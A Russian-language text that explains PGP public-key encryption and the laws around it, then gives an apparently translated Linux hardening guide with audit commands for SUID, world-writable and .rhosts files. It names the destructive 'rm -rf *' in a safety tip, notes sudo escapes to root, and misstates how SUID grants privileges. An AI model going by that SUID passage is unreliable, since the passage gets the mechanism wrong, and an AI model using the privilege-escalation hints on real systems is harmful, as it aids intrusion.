В своей программе PGP Филипп Циммерман использовал открытые сравнительно недавно революционные криптографические алгоритмы. Вкратце суть их такова. Алгоритм использует не один, а два ключа, при этом оба они генерируются на основании действительно случайных данных. Для этого пользователю предлагается в течение определенного времени произвольно нажимать клавиши, а затем промежутки между нажатиями и коды введенных символов дополнительно обрабатываются для того, чтобы усилить фактор произвольности. После того как ключи изготовлены, послужившие им «сырьем» случайные числа навсегда стираются. Процедура изготовления двух ключей такова, что нет (и самое важное — не может быть) никакого способа восстановить один по другому, кроме примитивного перебора наудачу всех возможных вариантов. Такой перебор даже на самых мощных современных компьютерах займет века — здесь и кроется изюминка алгоритма.

Ключи в паре равноправны. Каждый из них можно использовать как для шифрования, так и для расшифровки, при этом информация,

«закрытая» одним ключом, «открывается» другим (и никак иначе, если только у кого-то в запасе нет нескольких тысяч лет). Поскольку, зная один ключ, другой вычислить невозможно, можно (и нужно, если вы хотите вести тайную переписку) сообщить один всем желающим. Пользуясь им, они с помощью программы PGP кодируют свои письма, отправляемые вам.

Забавно, что, зашифровав письмо, сам автор уже не может расшифровать его — второй-то, «открывающий» ключ у вас! Если любопытный недоросль или специалист в штатском перехватит отправленное вам письмо, то, даже зная «закрывающий» ключ, о котором вы раструбили по всему свету, он ничего не сможет ни прочесть, ни изменить. Значит, вам и вашему корреспонденту нет нужды изобретать безопасный способ передачи самого ключа — любой способ в данном случае безопасен. Из-за этой особенности такие алгоритмы называют еще алгоритмами с публичным, или открытым ключом.

Этот метод шифровки открывает и новые возможности, например, посылка писем с «электронной подписью». Дело в том, что текст в электронной форме теряет своеобразие рукописного и очень легко поддается изменениям, что является огромным преимуществом, когда в документ нужно внести исправления (нет нужды разбирать чужие каракули), но превращается в досадную помеху, если надо быть уверенным, что текст, который вы читаете, действительно написан тем человеком, чье имя указано в конце, и

получен вами именно в том виде, в каком автор его отправил. Байты «не пахнут», и никаких характерных росчерков в подписи «Ваш Евгений Онегин» вы не обнаружите. Вот в этом случае и выручает шифрование с публичным ключом: вы можете быть уверены, что автор письма — именно тот, кто его подписал. Можно выбрать и облегченный способ — зашифровать своим ключом не само сообщение, а определенным образом вычисляемую контрольную сумму составляющих его символов, и результат «подклеить» в конце — получится как бы электронная печать вроде сургучной.

Сообщение, как обычное письмо, будет при этом читаться и без PGP, однако с помощью PGP вы, зная публичный ключ, сможете удостовериться в авторстве.

Если вы хотите послать секретное письмо с подписью, то сообщение (или его контрольную сумму) следует зашифровать двумя ключами — сначала вашим секретным, а потом публичным адресата. Адресат, получив письмо, вскрывает его «зеркальным» образом — сначала своим секретным (это может сделать только он — секретность), а потом публичным вашим (убеждаясь в авторстве — подпись).

Есть здесь, конечно, и подводные камни. Раскрытие тайны секретного ключа не так уж и вероятно, однако полностью сбрасывать со счетов такую возможность не следует. В программе PGP реализована двойная защита — каждый секретный ключ, в свою очередь, тоже надежно зашифрован,

и для его использования необходимо ввести фразу-пароль, которую вы должны, однажды выбрав или придумав, помнить всегда. Но лишившись одной степени защиты, можно лишиться и второй. Не следует оставлять свои секретные ключи на том компьютере, где вы работаете, тем более если этот компьютер — узел Internet и поэтому подвержен атакам «взломщиков». Взломав его защиту, хакер может их украсть (скопировать), а с помощью «троянского коня» (программы, тайно дублирующей и передающей по сети своему «хозяину» вводимые с клавиатуры символы) узнать тайную фразу-пароль, необходимую для работы с вашими ключами. И тогда вы пропали, ведь теперь становится возможной подделка всех ваших предыдущих электронных подписей. Так что лучше носите ключи с собой на дискете, а фразу запомните наизусть.

Дезавуировать старый ключ и объявить новый технически несложно, но для этого вы должны каким-то образом проведать, что старый стал известен не только вам, — а как вы это узнаете?

Основной опасностью, слабым местом вообще всех систем с публичным ключом является не кража секретных ключей, а подделка публичных. Поясню на примере. Предположим, вы хотите написать тайное послание Остапу Бендеру. Вы находите публичный ключ с его именем и шифруете им письмо. Однако вы не знаете, что на самом деле этот ключ создан и

помещен на сервер не Остапом, а неким злоумышленником, который хочет Бендера подставить. Этот лиходей перехватывает ваше письмо и, поскольку он настоящий создатель ключа и, следовательно, у него есть и парный секретный, спокойно вскрывает его. Более того, он может написать вам и поддельный ответ.

Конечно, это не так просто — преступник должен не только объявить самодельную отмычку ключом Остапа, но и суметь перехватить ваше письмо и подделать адрес Бендера на фальшивке, которую он отправит вам от его имени. Это непросто, но технически вполне возможно.

Поэтому в PGP предусмотрены дополнительные средства, которые с большим или меньшим успехом помогают избежать такого поворота событий.

Глава 2: Юридическая сторона вопроса

PGP и подобные ей программы представляют собой настолько мощное средство защиты информации, что с его помощью любой может с успехом скрыть свои записи даже от всевидящего ока спецслужб.

В Америке уже давно принят закон, запрещающий экспорт из страны сильных средств криптозащиты. Именно на основании этого закона против Филиппа Циммермана начато судебное преследование. Хотя в век Internet обвинять

именно автора в том, что он как бы «вывез» из страны написанную им программу, по меньшей мере нелепо, эта нелепость грозит обернуться для Филиппа несколькими годами тюремного заключения. Пока же существует странное положение дел, при котором одну и ту же программу PGP можно получить по Internet с нескольких разных компьютеров, как американских, так и расположенных вне США, однако при этом копирование ее с американской машины является контрабандой и должно преследоваться по закону, в то время как копирование, скажем, с итальянского узла преступлением не является. Столь бессмысленная ситуация лишний раз подчеркивает, насколько правительства опасаются отмены ограничений на распространение криптографической защиты, с одной стороны, и насколько у них нет никаких конструктивных идей о том, как именно следует контролировать это распространение, с другой.

ФБР не оставляет попыток добиться принятия законов, согласно которым производители шифровального оборудования и программ должны будут оставлять в своих продуктах специальные «лазейки», через которые сотрудники спецслужб — при наличии судебного ордера — могли бы шпионить за переговорами и перепиской.

Пока все такие попытки, после активных протестов граждан, на той или иной стадии оканчивались неудачей. Четвертый пункт Указа Президента РФ № 334 от 3 апреля 1995 г., в

частности, обязывает «запретить деятельность юридических и физических лиц, связанную с разработкой, производством, реализацией и эксплуатацией шифровальных средств, а также защищенных технических средств хранения, обработки и передачи информации, предоставлением услуг в области шифрования информации, без лицензий, выданных Федеральным агентством правительственной связи и информации при Президенте Российской Федерации». Каков будет порядок выполнения положений этого Указа, еще предстоит уточнить.

Часть двенадцатая

Защищаем и атакуем Linux

*Чем более безопасна ваша система, тем более навязчивой становится ваша система безопасности. Вы должны решить, где находится баланс между удобством использования системы и необходимым уровнем безопасности в вашей работе. Например, вы могли бы требовать от всех удаленных пользователей вашей системы использовать модемы с запросом на дозвон (**call back modem**), чтобы ваша система дозванивалась к ним на их домашний телефон. Это более безопасно, но если кто-нибудь захочет войти в вашу систему не из дома, то ему будет довольно трудно зарегистрироваться. Вы также можете установить вашу Linux систему без сети или связи с Internet, но это повлечет за собой невозможность Web-серфинга.*

Если у вас система средних или больших размеров, вам нужно установить «Политику Безопасности», которая определит, насколько сильной должна быть у вас система безопасности и какой должен быть аудит для ее проверки.

Глава 1: Что именно вы пытаетесь защитить?

До того, как вы начнете настраивать безопасность вашей системы, вы должны определить, какому уровню угрозы вы должны противостоять, какой уровень риска вы должны или не должны принимать, и насколько уязвима после этого будет ваша система. Вы должны проанализировать вашу систему, чтобы знать, что вы защищаете, почему вы это защищаете, какую это имеет ценность, и кто несет ответственность за ваши данные и другие ценности.

Риск — это вероятность того, что взломщик может одержать победу в своих попытках получить доступ к вашему компьютеру. Сможет ли взломщик читать или писать файлы, или выполнять программы, которые могут нанести ущерб? Может ли взломщик удалить критические данные? Помешать вам или вашей компании завершить очень важную работу? Не забудьте, что кто-то, получив доступ к вашему счету (account), или вашей системе, может притвориться вами.

Кроме того, возникновение одного небезопасного счета в вашей системе может подвергнуть риску всю вашу сеть. Имея единичного пользователя, которому позволено регистрироваться в системе, используя **rhosts** файл, или разрешено использовать небезопасный сервис, такой как **tftp**, вы рискуете, поскольку взломщик может использовать это, чтобы «открыть ногой вашу дверь». Как только взломщик заимел счет

пользователя в вашей системе или еще какой-либо системе, он может его использовать для получения доступа к другим системам и другим счетам.

Опасность обычно исходит от кого-нибудь, имеющего желание получить неразрешенный доступ к вашей сети или компьютеру. Вы должны решить, кому вы доверяете доступ к вашей системе, и какую угрозу они могут представлять.

Существует несколько типов взломщиков, поэтому полезно помнить отличающие их характеристики во время создания системы безопасности.

Любопытный. Этому типу взломщика в основном интересно выведать, какого типа у вас система и что за данные вы используете.

Злобный. Этот тип взломщика стремится либо «вырубить» вашу систему, либо обезобразить ваш Web узел, либо сделать другую пакость, отбирающую у вас время и деньги на восстановление.

Высококлассный взломщик. Этот тип взломщика пытается использовать вашу систему для получения популярности. Он может использовать взлом вашей хорошо защищенной системы для рекламы своих способностей.

Конкурент. Этот тип взломщика интересуется данными, которые вы имеете в вашей системе. Это может быть кто-то, кто думает, что вы имеете что-то, что принесет ему денежную либо какую-нибудь другую прибыль.

Понятие **уязвимость** описывает, насколько хорошо защищен ваш компьютер от других в сети, а также возможность получения кем-либо неразрешенного доступа к вашей системе.

Что будет, если кто-то вломится в вашу систему? Конечно, важность домашнего пользователя с динамическим PPP соединением отличается от того, кто имеет выход в Internet или другую большую сеть через сеть своей компании.

Сколько времени необходимо на восстановление или воссоздание данных, которые были утеряны? Изначально потраченное время сейчас может сэкономить в десять раз больше времени потом, когда вам будет нужно воссоздать утерянные данные. Вы уже проверили вашу стратегию резервирования (**backup strategy**), а позже проверяли данные на целостность?

Глава 2: Политика безопасности

Создайте простую, общую политику для вашей системы, чтобы ваши пользователи могли быстро ее понять и следовать ей. Это должно сберечь данные, которые вы охраняете, а также конфиденциальность пользователей. Есть несколько вещей для дополнительного рассмотрения:

- кто должен иметь доступ к системе (Может ли мой друг использовать мой счет?);

- кому разрешено инсталлировать программное обеспечение в системе;
- кто владеет данными, проводит восстановление и, соответственно, использует систему.

Общепринятая политика безопасности начинается с фразы:

«То, что не разрешено — запрещено»

Это значит, что до тех пор, пока вы не разрешите доступ пользователю к определенному сервису, этот пользователь не сможет использовать этот сервис. Убедитесь, что политика работает, зарегистрировавшись обычным пользователем, поскольку реплики типа: «Ах, как я не люблю эти ограничения прав доступа, я просто сделаю все как администратор (root)» могут привести к образованию очень очевидных «дыр» в системе безопасности, и даже таких, с которыми еще не известно как бороться.

Глава 3: Метод защиты вашего узла

Мы обсудим различные способы, с помощью которых вы можете обезопасить активы, которые вы тяжело нарабатывали: ваш локальный компьютер, данные, пользователей, сеть и даже вашу репутацию. Что случится с вашей репутацией, если взломщик удалит данные некоторых ваших пользователей? Или обезобразит ваш web-узел? Или обнародует проект корпоративного плана вашей компании на

следующий квартал? Если вы планируете структуру сети, существует очень много факторов, которые вы должны принять во внимание, прежде чем добавить какой-либо новый компьютер к вашей сети.

Даже если вы имеете один коммутируемый PPP счет, или просто маленький узел, это не значит, что взломщик не заинтересуется вашей системой. Целью являются не только большие широкопрофильные сети, многие взломщики просто хотят исследовать как можно больше сетей, независимо от их размера. К тому же, они могут использовать «дыры» в безопасности вашей сети для получения доступа к другим сетям или узлам, с которыми вы соединены.

Взломщики имеют много времени для своих делишек, и могут, не раздумывая над тем как вы скрыли вашу систему, просто перепробовать все возможности в нее попасть. Существует также несколько причин, по которым взломщик может быть заинтересован в вашей системе.

Глава 4: Безопасность сервера

Вероятно область безопасности, в которой сконцентрировано максимум усилий, — это безопасность сервера. Обычно это подразумевает постоянный контроль безопасности вашей собственной системы, и надежду, что все остальные в вашей сети делают то же. Выбор хороших паролей, поддержка безопасности сервисов локальной сети вашего сервера,

поддержка хороших регистрационных записей и обновление программ, в которых обнаружены «дыры» — вот некоторые из тех вещей, за выполнение которых отвечает локальных администратор безопасности. Хотя это абсолютно необходимо, это может стать пугающей задачей, когда ваша сеть становится больше.

Глава 5: Безопасность вашей сети

Безопасность сети также необходима как и безопасность локального сервера. В вашей единичной системе, распределенной вычислительной сети, Internet существуют сотни, если не тысячи, компьютеров, соединенных в одну сеть, и вы не можете быть уверены, что все они будут безопасны. Убедиться, что только авторизованным пользователям разрешено использовать ресурсы вашей сети, построение щитов (**firewalls**), использование надежной системы шифрования, отслеживание появления жульничающих или небезопасных машин в сети — все это часть обязанностей администратора сетевой безопасности.

Глава 6: Безопасность через сокрытие

Одним из типов безопасности, который необходимо рассмотреть, является «безопасность через сокрытие». Это значит, что любые действия, подобно изменению регистрационного имени из

root на **toor**, например, чтобы попытаться предотвратить вхождение кого-нибудь в вашу систему под **root**, являются лишь ложным чувством безопасности и могут привести к нежелательным последствиям. Многие удостоверились, что любой атакующий систему взломщик очень быстро и легко пройдет через такие пустые меры безопасности. Просто то, что у вас небольшая сеть или относительно узкопрофильный узел, не означает, что взломщик не захочет посмотреть, что вы имеете.

Глава 7: Физическая безопасность

Первым «уровнем» безопасности, который вы должны принять во внимание, является физическая безопасность систем вашего компьютера. Кто имеет прямой физический доступ к вашей машине? Должен ли он/она его иметь? Можете ли вы защитить вашу машину от их возможно вредного действия? Должны ли вы это делать?

Степень физической безопасности, которая нужна в вашей системе, очень сильно зависит от вашей ситуации и/или бюджета.

Если вы домашний пользователь, вероятно вам не нужна сильная защита (хотя вам может понадобиться защитить вашу машину от вредных детей или надоедливых родственников). Если вы в лаборатории, то вам нужна уже значительно большая защита, но пользователям все еще будет нужна возможность работать на машинах. Если вы

в офисе, вам может понадобиться, а может и нет, обезопасить вашу машину на несколько часов или пока вы вышли. В некоторых компаниях оставить терминал незащищенным считается непростительным проступком.

Глава 8: Запирание компьютера

Многие современные компьютерные корпуса содержат «замок». Обычно это гнездо на передней панели корпуса, вставив ключ в которое вы можете запереть либо отпереть компьютер. Запирание корпуса может помочь предупредить воровство вашего ПК или вскрытие корпуса и прямое манипулирование/воровство компонентов вашего ПК. Это также может иногда предотвратить загрузку кем-либо компьютера со своей дискеты или другого оборудования.

Эти замки делают различные вещи в зависимости от установленной материнской платы и конструкции корпуса. На многих ПК они устроены так, что если замок заперт, то вы должны фактически сломать корпус, чтобы попасть внутрь. На некоторых других они сделаны так, что вы не сможете подключить новую клавиатуру и мышь. Посмотрите в инструкцию к вашей материнской плате или корпусу для более детальной информации. Это иногда может быть очень полезным качеством, даже если замки обычно очень низкого качества и легко могут быть вскрыты взломщиком с помощью отмычек.

Некоторые корпуса (по большей мере спарки (**sparcs**) и маки (**macs**)) имеют **dongle** на задней стенке, и если вы через него пропустите кабель, то взломщик будет вынужден либо его отрезать, либо сломать корпус, чтобы попасть внутрь. Использование вместе с этим висячего или комбинированного замка является хорошим средством устрашения для желающих своровать ваш компьютер.

Глава 9: Безопасность BIOS

BIOS является самым нижним уровнем программного обеспечения, которое конфигурирует или управляет вашим x86 оборудованием. LILO и другие методы загрузки Linux обращаются к BIOS, чтобы узнать как загружать ваш компьютер. Другое оборудование, на котором можно запускать Linux, имеет подобное программное обеспечение (**OpenFirmware** на маках (**macs**) и новых санах (**suns**), **sun boot prom** и другие). Вы можете использовать ваш BIOS для предотвращения взломщиком перезапуска компьютера и управления вашей Linux системой.

Многие BIOS ПК, работающих под Linux/x86, позволяют установить стартовый пароль. Это не предоставляет полной безопасности (BIOS может быть перезаписан или удален, если кто-нибудь заберется внутрь корпуса), но может быть хорошим сдерживающим фактором (например, это заберет время и оставит следы взлома).

Многие x86 BIOS позволяют вам установить различные другие меры безопасности. Посмотрите в руководство по вашему BIOS или загляните в него во время очередного перезапуска. Некоторыми примерами являются: запрет загрузки с дискеты, а также назначение пароля некоторым пунктам BIOS.

На Linux/Sparc ваш **SPARC EEPROM** может быть установлен так, чтобы при запуске спрашивать пароль. Это должно задержать взломщика.

Важно: Если у вас сервер и вы установили загрузочный пароль, то ваша машина не сможет без вмешательства загрузиться. Помните, что вы должны войти и ввести пароль после сбоев электропитания.

Глава 10: Безопасность стартового загрузчика (boot loader)

Различные загрузчики Linux также имеют возможность установки стартового пароля. Используя **lilo**, обратите внимание на свойства **restricted** и **password**. **password** позволит вам установить стартовый пароль. **restricted** позволит загружать систему до тех пор, пока не встретится установленная опция **lilo**: сообщение, подобное **single**.

Помните, что когда вы устанавливаете все эти пароли — вы должны помнить их. Также помните, что все эти пароли задержат

определенного взломщика. Однако это может не помешать кое-кому загрузиться с дискеты и примонтировать ваш корневой каталог. Если вы скомбинируете средства безопасности вместе с возможностями стартового загрузчика, вы можете предотвратить загрузку с дискеты в вашем BIOS, а также назначить пароль в BIOS.

Глава 11: xlock и vlock

Если вы время от времени покидаете ваше рабочее место, было бы неплохо иметь возможность «запереть» вашу консоль так, чтобы никакой злоумышленник не мог подсмотреть вашу работу. Есть две программы, которые решают эту задачу: **xlock** и **vlock**.

xlock — это замок X экрана. Скорее всего, он включен во все Linux дистрибутивы, которые поддерживают X. Чтобы узнать о нем и его опциях больше, посмотрите man страницы, но в общем вы можете запустить **xlock** с любого **xterm** на вашей консоли, при этом он «запрет» дисплей и запросит пароль, если вы захотите продолжить работу.

vlock простая маленькая программа, которая позволяет вам «запереть» некоторые или все виртуальные консоли вашей Linux системы. Вы можете «запереть» только ту, на которой работаете, или их все. Если вы «запрете» только одну, кто-то может войти и использовать консоль, он просто не сможет использовать вашу **vty**, пока вы не отопрете ее. **vlock** распространяется с Red-Hat Linux, но ваш дистрибутив может отличаться.

Конечно, запирание вашей консоли помешает кое-кому прямо нанести вред вашей работе, однако не помешает перезагрузить вашу машину или каким-либо другим образом разрушить вашу работу. Оно также не предотвратит попыток доступа к вашей машине с других машин в сети и последующих проблем.

Глава 12: Определение нарушений физической безопасности

Первое, что сразу замечается, это то, что машина была перегружена. Поскольку Linux надежная и стабильная система, то перегружаться она должна только когда вы ее выключаете для обновления ОС, манипуляций с компонентами ПК, или подобных случаях. Если ваша машина была перегружена без вас, включайте сигнал тревоги. Многие из способов, которыми ваша защита может быть сломана, требуют от взломщика перегрузки или выключения атакуемой машины.

Проверьте наличие следов взлома на корпусе и ближнем окружении. Хотя многие взломщики скрывают за собой всякие следы присутствия, стирая системные журналы, все таки будет неплохо все осмотреть на предмет каких-либо нарушений.

Вот некоторые вещи, которые нужно проверить в ваших системных журналах:

- Короткие или незаконченные системные журналы.
- Системные журналы содержат странные временные метки.
- Системные журналы содержат неверные права доступа или права собственности.
- Присутствуют записи перегрузки или перезапуска сервисов.
- Отсутствуют системные журналы.
- Точка входа или регистрация **su** со странного места.

Глава 13: Локальная безопасность

Следующим пунктом, рассматриваемым в безопасности вашей системы, является защита от атак со стороны локальных пользователей.

Получение доступа, как локальный пользователь — это один из первых шагов, которые попытается сделать взломщик на пути к получению счета администратора. При небрежной локальной безопасности он (взломщик) — может затем «перерегистрировать» свой счет с рядового пользователя на администратора, используя различные ошибки (**bugs**) и неправильно настроенные локальные сервисы. Если вы обеспечите достаточный уровень вашей локальной безопасности, то взломщик будет иметь еще один барьер для проникновения.

Локальные пользователи также могут причинить достаточно вреда в вашей системе, даже (особенно) если они и являются теми, за кого себя выдают. Предоставлять счета людям, которых вы не знаете или о которых не имеете контактной информации, является очень плохой идеей.

Создание новых счетов

Вы должны быть уверены, что предоставляете пользователям счета с минимальными допусками, необходимыми для выполняемых ими задач. Если вы даете счет вашему сыну (возраста 10 лет), то вы можете позволить ему доступ к текстовому процессору или графической программе, но не к удалению данных, которые ему не принадлежат.

Существует несколько неписанных правил, которых необходимо придерживаться при предоставлении законного доступа к вашей Linux машине:

- Предоставляйте минимальное количество привилегий.
- Отслеживайте когда/откуда происходит регистрация или ведите журнал.
- Не забудьте удалить счет, если он больше не используется.

Большинство счетов локальных пользователей, которые используются для прорыва системы безопасности, являются счетами, которые не использовались месяцы, а то и годы. Поскольку

никто их не использует, они являются идеальным атакующим транспортом.

Безопасность администратора

Наиболее искомым счетом на вашей машине является счет суперпользователя — администратора (root). Этот счет имеет доступ ко всем ресурсам машины, который также может включать доступ к другим машинам в сети. Помните, что вы должны использовать счет администратора только для очень ограниченного набора определенных задач, а в большинстве случаев должны регистрироваться как обычный пользователь. Работать все время как администратор является *очень плохой идеей.*

Несколько приемов, чтобы избежать последствий из-за путаницы в счетах, с которыми вы работаете:

- Когда выполняете некоторую комплексную команду, попытайтесь сначала запустить ее в неразрушающем виде.

  Особенно команды, содержащие заменители (**wildmarks**): например, вы собираетесь сделать **rm foo*.bak**, а вместо этого сначала сделайте **ls foo*.bak** и убедитесь, что вы собираетесь удалить действительно то, что думаете. Также помогает использование подтверждений при выполнении таких команд.

- Некоторые находят полезным делать **touch /-i** в их системах. Это заставит команды типа **rm -rf *** спрашивать вас, действительно

ли вы хотите удалить все файлы. (Это происходит таким образом, что ваш **shell** сначала распознает **-i** и передаст ее, как опцию для **rm**). Однако это не поможет для **rm** команд без * в теле.

- Регистрируйтесь как администратор только для выполнения одиночных специфических задач. Если вы вдруг поймаете себя на том, что вы пытаетесь выяснить как что-то работает или как что-то сделать, — сейчас же перерегистрируйтесь как обычный пользователь и не возвращайтесь к счету администратора, пока вы действительно не будете уверены, что нужно сделать администратору.

- Очень важными являются *пути по умолчанию администратора.* Путь по умолчанию, или переменная окружения **PATH**, определяет то место, где **shell** ищет программы. Попытайтесь ограничить пути по умолчанию администратора, насколько это возможно и никогда не используйте **точку**, обозначающую «текущий каталог», в ваших установках **PATH**. Кроме этого, никогда не разрешайте запись в каталоги, прописанные в переменной **PATH**, поскольку это может позволить взломщику модифицировать существующие или записать новые программы в этих каталогах, разрешив им таким образом запустить эту программу администратору в тот момент, когда

ему понадобится выполнить данную программу.

- Никогда не используйте набор утилит **rlogin/rsh/rexec** (называемых **r-утилитами**) будучи администратором. Они являются предметом интереса многих типов взломщиков и являются прямой опасностью при запуске администратором. Никогда не создавайте файл **.rhosts** будучи администратором.
- Файл **/etc/securetty** содержит список терминалов, с которых может зарегистрироваться администратор. По умолчанию (в RedHat Linux) все установлено только на локальные виртуальные консол (**vtys**). Будьте очень осторожны, добавляя что-либо еще в этот файл. Вы можете зарегистрироваться удаленно как обычный пользователь, а затем использовать **su**, если вам действительно это нужно (полезн через **ssh** или другой зашифрованный канал), таким образом нет необходимости прямо егистрироваться как администратор.
- Никогда не спешите и обдумывайте каждый шаг, работая администратором. Ваши действия могут затронуть многие вещи. Думайте, прежде чем что-либо выполнить.

Если вам абсолютно положительно необходимо разрешить кому-либо (обычно очень доверенному) иметь доступ как администратор к

вашей машине, существует несколько инструментов, которые могут помочь. **Sudo** позволяет пользователям использовать их пароли для получения доступа к ограниченному набору команд администратора. Это позволит вам, например, разрешить пользователям менять и монтировать сменные диски в вашей системе, но не даст других привилегий. **Sudo** также ведет журнал всех удачных и неудачных запусков, позволяя вам отслеживать кто и для чего использовал эту команду. Поэтому **sudo** работает хорошо даже в тех местах, где несколько человек имеют права администратора, — используя возможности **sudo**, вы можете отследить, какие были сделаны изменения.

Хотя **sudo** может использоваться для предоставления определенным пользователям определенных привилегий для специфических задач, эта утилита имеет несколько недостатков. Она должна использоваться только для ограниченного набора задач, подобных перезагрузке сервера, или добавления новых пользователей. Любая программа, которая предоставляет возможность выхода из **shell**, дает пользователю права администратора. Например, это свойственно многим редакторам. Также такие безобидные программы, как **/bin/cat** могут использоваться для перезаписи файлов, которые могут позволить эксплуатировать счет администратора. Рассматривайте **sudo** как средство учета, и не ожидайте, что заменив им суперпользователя, вы будете в безопасности.

Глава 14: Безопасность файлов и файловой системы

Несколько минут подготовки и планирования, прежде чем открыть вашу систему Internet может помочь защитить как ее, так и имеющиеся в ней данные.

Нет ни одной причины, по которой нужно было бы разрешать запуск **SUID/SGID** программ из пользовательских домашних каталогов. Для тех разделов, в которые разрешена запись не только администратору, в **/etc/fstab** поставьте опцию **nosuid**. Вы также можете захотеть использовать **nodev** и **noexec** для домашних каталогов, а также **/var**, которые запретят выполнение программ и создание символьных и блочных устройств, которые и так никогда не нужны.

Если вы экспортируете файловые системы, используя **NFS**, обязательно отконфигурируйте **/etc/exports** с максимально возможными ограничениями. Это означает: не использовать символы подстановки (**wildcards**); не разрешать запись администратору удаленной системы, а также монтирование с правами «только чтение», где только возможно.

Настройте **umask** создания файлов для ваших пользователей, настолько ограничивающей, насколько это возможно. Общеупотребительными являются 022, 033, и наиболее ограничивающая 077, и добавьте все это к **/etc/profile**.

Установите лимит использования файловой системы вместо разрешения неограниченного использования, что установлено по умолчанию. Вы можете контролировать лимиты каждого пользователя, используя специальный модуль лимитов ресурсов **PAM** и **/etc/pam.d/limits.conf**. Например, лимиты для группы **users** могут выглядеть следующим образом:

@users hard core 0

@users hard nproc 50

@users hard rss 5000

Это запрещает создание **core** файлов, ограничение количества процессов значением **50**, и ограничение использования памяти 5MB на пользователя.

Файлы **/var/log/wtmp** и **/var/run/utmp** содержат записи регистрации для всех пользователей в вашей системе. Их накопление должно поддерживаться постоянно, поскольку их можно использовать для определения, когда и откуда пользователь (или потенциальный взломщик) вошел в вашу систему. Эти файлы должны иметь маску прав доступа 644, чтобы не нарушать нормальной работы системы.

Для предотвращения случайного удаления или перезаписи файлов, которые должны быть защищены, можно использовать иммунный бит. Он также предотвращает создание кем бы то ни было символьной связи на этот файл, что является одним из методов атаки с целью удаления **/etc/passwd** или **/etc/shadow**.

SUID и **SGID** файлы в вашей системе являются потенциальными носителями риска вашей безопасности, поэтому должны быть под постоянным и тщательным наблюдением. Поскольку эти программы предоставляют специальные привилегии пользователям, которые запускают их, необходимо убедиться, что небезопасные программы не установлены. Любимым приемом кракеров является разработка программ с **SUID "root"**, и затем оставлять их в системе как «черный ход» для получения доступа в следующий раз, даже если изначально использованная «дыра» уже и будет закрыта.

Найдите все **SUID/SGID** программы в вашей системе и посмотрите, что они из себя представляют, таким образом вы будете знать, что любое изменение в них является индикатором возможного взлома. Чтобы найти все **SUID/SGID** программы в вашей системе, используйте следующую команду:

```
root# find / -type f \( -perm -04000 -o -perm -02000 \)
```

Вы можете дискриминативно убрать все **SUID** или **SGID** права для всех подозрительных программ используя **chmod(1)**, а затем поставить обратно, если вы будете абсолютно уверены в необходимости этого.

Файлы с разрешенными для всех правами записи, особенно системные файлы, могут быть «дырой» в безопасности, если взломщик получит доступ к вашей системе и изменит их. Кроме того, опасны каталоги с разрешенными для всех

правами на запись, поскольку они позволяют взломщику по желанию добавлять или удалять файлы. Для обнаружения в вашей системе всех файлов с разрешенными для всех правами записи, выполните следующую команду:

```
root# find / -perm -2 -print
```

и убедитесь, что вы действительно знаете, почему в эти файлы разрешена запись. В условиях нормальной работы только для некоторых файлов будет разрешена запись, включая некоторые из **/dev** и символьные ссылки.

Файлы без владельца также могут быть индикатором внедрения в вашу систему взломщика. Файлы без владельца или с таковым без принадлежности к какой-либо группе, можно обнаружить с помощью команды:

```
root# find / -nouser -o -nogroup -print
```

Обнаружение файлов **.rhosts** должно быть вашей регулярной обязанностью как системного администратора, поскольку эти файлы ни в коем случае не должны быть в вашей системе. Помните, взломщику нужен только один небезопасный счет для возможного получения доступа ко всей вашей сети. Вы можете обнаружить все файлы **.rhosts** в вашей системе с помощью команды:

```
root# find /home -name .rhosts -print
```

И наконец, перед тем, как изменить права доступа каких-либо системных файлов, убедитесь, что вы понимаете, что делаете. Никогда не изменяйте права доступа файла только потому, что это является простым способом заставить что-то

работать. Прежде чем изменять, всегда определяйте, почему файл имеет именно такие права доступа.

Глава 15: Установки umask

Команду umask можно использовать для определения режима создания файлов в вашей системе, принимаемого по умолчанию. Она представляет битовое дополнение до желаемого значения режима файла. Если файлы создаются без какого-либо специального набора прав доступа, то можно случайно разрешить чтение или запись тому, кто не должен иметь таких прав. Типично принятыми **umask** являются 022, 027 и 077, которые наиболее ограничивающие. Нормальным будет установить значение **umask** в **/etc/profile**, так чтобы оно применялось ко всем пользователям в системе. Например, вы можете иметь строку, подобную следующей:

 # Значение umask по умолчанию для всех пользователей umask 033

Убедитесь, что значение **umask** для администратора составляет 077, что запрещает чтение, запись и выполнение для остальных пользователей, до тех пор, пока это не будет изменено явно командой **chmod(1)**.

Если вы используете RedHat и придерживаетесь их схемы создания ID пользователя и группы (собственная группа пользователя), то для значения **umask** необходимо

использовать только 002. Это из-за того, что настройки по умолчанию определяют одного пользователя на группу.

Глава 16: Права доступа файла

Важно убедиться, что ваши системные файлы закрыты для случайного редактирования пользователями и группами, которые не должны выполнять таких действий.

UNIX разделяет контроль доступа к файлам и каталогам по трем принадлежностям: владелец, группа, все остальные. Существует всегда один владелец, любое количество членов группы и еще все остальные.

Права доступа в unix:

- **Собственность**. Какой пользователь(ли) и группа(ы) удерживает контроль установок прав вершины (**node**) и родителя вершины.
- **Права доступа**. Назначаемые или переназначаемые в битовом выражении установки, которые разрешают некоторый тип доступа к собственности. Права доступа к каталогам могут иметь отличающиеся значения от оных у файлов, содержащихся в них.

Чтение:

- Возможность просмотра содержимого файла;
- Возможность чтения каталога.

Запись:

- Возможность добавить или изменить файл;
- Возможность удалять или перемещать файлы в каталоге.

Выполнение:

- Возможность запуска программы или скрипта болочки (**shell script**);
- Возможность поиска в каталоге, в комбинации с правом чтения.

Глава 17: Save Text Attribute: (для каталогов)

sticky бит также имеет отличное значение, применимое к каталогам. Если **sticky** бит установлен для каталога, то пользователь может удалять только те файлы, владельцем которых он является, или к которым ему явно заданы права записи, несмотря на то, что ему разрешена запись в этот каталог. Это сделано для каталогов, подобных **/tmp**, в которые разрешена запись всем, но в которых не желательно разрешать любому пользователю удалять файлы от нечего делать. **sticky** бит видно как **t** в полном режиме отображения содержимого каталога. (**long listing**).

Глава 18: SUID Attribute: (для файлов)

Описывает **set-user-id** права на файл. Если права доступа **set-user-id** установлены в поле «владелец» и файл исполняемый, то процесс, который запускает его, получает доступ к системным ресурсам, основываясь на правах пользователя, который создал этот процесс. Во многих случаях это является причиной возникновения **buffer overflow**.

Глава 19: SGID Attribute: (для файлов)

Если установлен в правах доступа «группы», этот бит контролирует **set group id** статус файла. При этом он работает также как и **SUID**, только задействована при этом группа, а не отдельный пользователь.

Глава 20: SGID Attribute: (для каталогов)

Если вы установите **SGID** бит для каталога (командой **chmod g+s directory**), то файлы, содержащиеся в этом каталоге будут иметь установки группы такие, как у каталога.

Глава 21: SUID Shell Scripts

